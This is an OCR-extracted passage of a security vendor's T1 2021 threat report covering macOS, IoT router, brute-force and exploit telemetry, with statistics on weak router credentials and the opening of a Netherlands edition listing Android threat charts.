
According to ESET telemetry, macOS threats kept steady detection rates during the first four months of 2021 with an uptick of trojan detections in April.

During the first four months of 2021 we saw overall stagnation of macOS threats, with the number of detections decreasing slightly (-1.8%) compared to the last four months of 2020, however we saw an interesting change in April. Usually, the vast majority of macOS threats fall into the categories of Potentially Unwanted Applications (PUAs), Adware and Potentially Unsafe Applications (PUsAs) with PUAs dominating the macOS landscape. This was also the case during the first three months of 2021; however, during April we saw an increase in trojan detections to the same level of PUAs. Overall detection of macOS trojans rose by nearly 60% in T1 2021 compared to T3 2020.

The ranking in our top 3 stays unchanged even though the OSX/Mackeeper PUA is steadily losing steam. At the beginning of 2020 this program, which displays unsolicited ads, dominated our statistics with a 39% share of detections. Now it is down to 17.6%.


Not only malware, but also security vulnerabilities, pose threats to macOS devices. On March 25 security researcher *Cedric Owens* [71] reported a zero-day vulnerability (CVE-2021-30657) to Apple that was being exploited to bypass macOS's File Quarantine, Gatekeeper, and Notarization security checks. As it was explained by the *Jamf detection team* [72], a version of the Shlayer adware was actively ex-





Mac threat detection trend in T3 2020 – T1 2021, seven-day moving average

Top 10 Mac threat detections in T1 2021



Rate of Mac threat detections T1 2021

ploiting this bug. Apple reacted with a *patch released on April 26* [73]. Shlayer pretends to be an update of the Adobe Flash Player and is part of our OSX/Bundlore detection that holds fourth place in ESET's macOS detection statistics in T1 2021 with 6%. The whole top 10 consists of older and previously known threats that continue to pollute the landscape.

In November 2020, Apple released several new products containing their brand new homegrown chip called the Apple M1. To no one's surprise, cybercrooks adapted and tweaked their existing threats so that they are capable of executing natively on M1 systems with the *first documented one* [74] being a variant of OSX/Pirrit adware that is also part of our top 10. According to our telemetry, newly compiled binaries for ARM64 are detected even by older ESET generic detections. Some of them are also part of our top 10 macOS threats, for instance OSX/CoinMiner PUA, OSX/Riskware.Meterpreter application and OSX/Adware.MaxOfferDeal adware.

Another macOS threat we received a lot of questions about at the beginning of this year was Silver Sparrow, first described by *cybersecurity firm Red Canary* [75]. As we reported in our *ESET Research Twitter thread* [76], this macOS threat is likely related to adware and pay-per-install schemes. We first saw Silver Sparrow in the wild in early September 2020 and it is detected by ESET as OSX/Agent.BL. We have monitored its configuration file and never seen any actual payload delivered.

EXPERT COMMENT

The fact that macOS malware and adware authors are compiling binaries for M1 is obvious, expected, and does not warrant any sensationalism. Porting malware to run natively on the M1 only requires the authors to recompile using an updated version of Xcode, Apple's development toolchain.

Marc-Étienne Léveillé, ESET Senior Malware Researcher

IOT SECURITY

Mozi botnet amassed hundreds of thousands of bots thanks to several vulnerabilities, while a 2012 vulnerability still leads the top 10 of most prevalent IoT vulnerabilities.

The first four months of 2021 saw a notable 30% decline, according to ESET telemetry, in both the number of unique routers and user-requested router checks. Out of over 199,000 checks on 123,000 devices, more than 3,800 were found to be using weak passwords and over 2,200 had one of the tested vulnerabilities.

In the realm of top 10 vulnerabilities, the flaw from 2012 seated in the web-based management tool for TP-Link TL-WR841N router (*CVE-2012-5687* [77]) retained its first position with 17.7% of all detections, an almost identical share as in T3 2020.

The only newcomer in the T1 2021 top 10 was the CVE-2013-7389 detection, a set of cross-site scripting flaws in D-Link DIR-645 routers. Apart from that, the top list saw only minor changes and reshuffles between the same contenders as in T3 2020.


Similarly, the list of weak passwords has not seen large changes. Probably due to being the default setting for many routers, "admin" remains the leader of the pack, followed by the distantly second "root" and third "1234". These inadequate protective codes are most often associated with "admin", "root" and "guest" as usernames.

	Username
1	admin
2	root
3	guest
4	support
5	user
6	1234
7	super
8	11111
9	cisco
10	tellabs

Top 10 usernames used in accounts with weak passwords

	Password
1	admin
2	root
3	1234
4	guest
5	password
6	12345
7	support
8	Admin
9	super
10	x-admin

Top 10 weak passwords



Top 10 vulnerabilities detected by ESET's router vulnerability scanner module in T3 2020 – T1 2021 (% of vulnerability detections)

Heaps of vulnerable or weakly protected IoT devices connected to the internet pose an attractive pool of potential bots that cybercriminals can use as the building blocks for their massive botnets. One of the latest newcomers to that field – monitored by ESET researchers – is Mozi botnet.

According to data from our network attack protection module, which detects attack attempts from compromised computers against devices protected by ESET software, Mozi has amassed close to 268,000 bots. Over 48.5% of the compromised devices were found to be operating from China, a little under 32% of them from India and more than 10% were found to be based in Albania.

Interestingly, Mozi botnet operators reached these figures by focusing only on a handful of vulnerabilities. The four flaws that Mozi attempts to exploit the most are *EDB-25978* [78], *CVE-2018-10562* [79], *Jaws web server remote code execution (RCE)* [80] and *CVE-2015-2051* [81]. This gives us an idea of devices that were its primary targets in T1 2021, namely some older models of Netgear, Dasan (GPON) as well as D-Link routers and MVPower DVR Jaws servers.

In T1 2021, ESET researchers published their *sex toys research* [13], revealing multiple interesting security flaws derived from both the implementation of the apps controlling the devices and the design of these devices, affecting their storage and processing of information. The disclosed vulnerabilities allow attackers to execute malicious code on the device, or to lock it preventing the user from sending any command to the toy.

Another interesting piece of *IoT research* [82] has been published by Forescout, finding nine Domain Name System vulnerabilities in several TCP/IP stacks. These flaws, named "NAME:WRECK" by the researchers, affect 100+ million smart devices, operational technology (OT) and IT devices. The impact of these vulnerabilities ranges from denial of service (DoS) attacks to RCE, with the latter potentially giving the attackers full control over the compromised devices.

EXPERT COMMENT

We have observed several variants of Mirai since its emergence in 2016. Mozi, as one of the latest Mirai evolutions, definitely maintains the status of this botnet family as very powerful. Its operators also stayed true to the original functionality of what is probably the most famous IoT botnet to date and use Mozi mostly for DDoS attacks.

Milan Fránik, ESET Malware Researcher

EXPLOITS


RDP still the most targeted by brute-force attacks but seems to lose some of its appeal in T1 2021.

Brute-force attacks against remote access protocols remained extremely popular in T1 2021, with Microsoft's Remote Desktop Protocol (RDP) being the primary target. ESET telemetry recorded close to 27 billion password guesses trying to compromise public-facing systems via RDP, a 60% increase against T3 2020. In most categories, this would be an impressive growth rate but here it suggests a slowdown in malicious activity, especially when compared with the 90% increase seen in the previous four-month period.


As for the RDP detection trend, the first weeks of 2021 brought a short-lived dip, but the pace changed dramatically in February and then again in April, which brought upticks in detection volume.

Yet not all cybercriminals focus solely on RDP. ESET technologies also blocked 335 million brute-force attacks against public-facing SMB services and 769 million against SQL services. Again, despite the impressive nature of these figures, they represent a notable decline when compared with the last four months of 2020, losing 50% of volume with regard to SMB and 28% in the case of SQL.


The average number of unique clients per day that have faced an RDP attack grew from 147,000 to




Trends of RDP connection attempts and unique clients in T3 2020 – T1 2021, seven-day moving average



Trends of RDP, SMB and SQL connection attempts on unique clients in T3 2020 – T1 2021, seven-day moving average



Trends of SMB and SQL connection attempts in T3 2020 – T1 2021, seven-day moving average



Trends of EternalBlue and BlueKeep attack attempts in T3 2020 – T1 2021, seven-day moving average

161,000, representing continuity in the previous upward trend, but at a significantly slower pace. In T1 2021 the increase reached 9%, which pales in comparison with the 35% seen in T3 2020.

The average number of unique clients that reported password-guessing attacks against the SMB service saw a little less notable uptick, closing T1 2021 with more than 25,000 detections, a 5% increase. The respective figures for the SQL service surpassed 40,000 and grew by more than 3%.

As for use of the EternalBlue exploit and intrusions targeting the BlueKeep vulnerability, ESET telemetry recorded a further decline for both in T1 2021. The most distinctive change happened in the last weeks of T1, where EternalBlue suddenly lost more than half of its prevalence accompanied by a slightly less notable drop in the number of unique users reporting such attacks. This translated into an overall 17.7 million EternalBlue detections – a 13% reduction in comparison with 20.3 million seen in T3 2020. The reasons for the decline could be manyfold, including dropping the use of the exploit in penetration tools, but only T2 2021 will show if this change is permanent.

BlueKeep detections took a downward turn as well, although not as notably as in the case of EternalBlue. The attacks exploiting the BlueKeep vulnerability dropped by 6%, reaching 660,000 detections in T1 2021 versus 701,000 in T3 2020.

EXPERT COMMENT

There are several reasons why cybercriminals target primarily RDP and not SMB or SQL. Apart from offering a graphical interface and full control over the compromised system, it also carries a lower risk of being detected, as brute-forced RDP access appears "legitimate". Misconfigured RDP also allows multiple simultaneous connections to the device. It is important to note that the severity of an attack via brute-forced SQL and SMB is on par with RDP but requires additional steps such as planting a backdoor into the compromised system, which can be spotted by security software or internal security.

Ladislav Janko, ESET Senior Malware Researcher

THREAT REPORT NL T1 2021

www.eset.com/nl
@ESETNL

FOREWORD

Welcome to the T1 2021 issue of the ESET Netherlands Threat Report!

Same as last year, VBA/TrojanDownloader.Agent is topping the downloaders chart. This highlights the fact that email threats are still one of the most prominent threats organizations faced during the first trimester (T1) of 2021.

On the contrary, we saw a change in exploitation and brute forcing over the past four months. It is noteworthy that Remote Desktop Protocol (RDP) brute force attempts are rising extremely with **119%**, while the number of unique attacks has stayed approximately the same.

Besides this we also saw a **33%** growth in exploitations of the BlueKeep vulnerability, while exploitation of EternalBlue decreased with **45%**. This implies that organizations mostly put defenses in place against older exploits, but protecting the organization's external attack surface from brute force attacks might still be an issue for some. On the other hand it might imply that cybercriminals are concentrating more on attacks or exploits with regards to RDP.

As Ladislav Janko explained, valid credentials are often easier to exploit than vulnerabilities in software.

Katelyn Overbeeke

Security Engineer
ESET Netherlands

Android Threats




Figure 01 - Android Threats Top 20 > Top T1 2021




Figure 02 - Android Threats > Trend T1 2021

Android Adware




Figure 03 - Android Threats - Adware > Top T1 2021




Figure 04 - Android Threats - Adware > Trend T1 2021

Android Banking Malware




Figure 05 - Android Threats - Banking Malware > Top T1 2021




Figure 06 - Android Threats - Banking Malware > Trend T1 2021

Android Clickers




Figure 07 - Android Threats - Clickers > Top T1 2021

Android Clickers




Figure 08 - Android Threats - Clickers > Trend T1 2021

Android Cryptominers




Figure 09 - Android Threats - Cryptominers > Top T1 2021




Figure 10 - Android Threats - Cryptominers > Trend T1 2021

Android Hidden Apps




Figure 11 - Android Threats - Hidden Apps > Top T1 2021

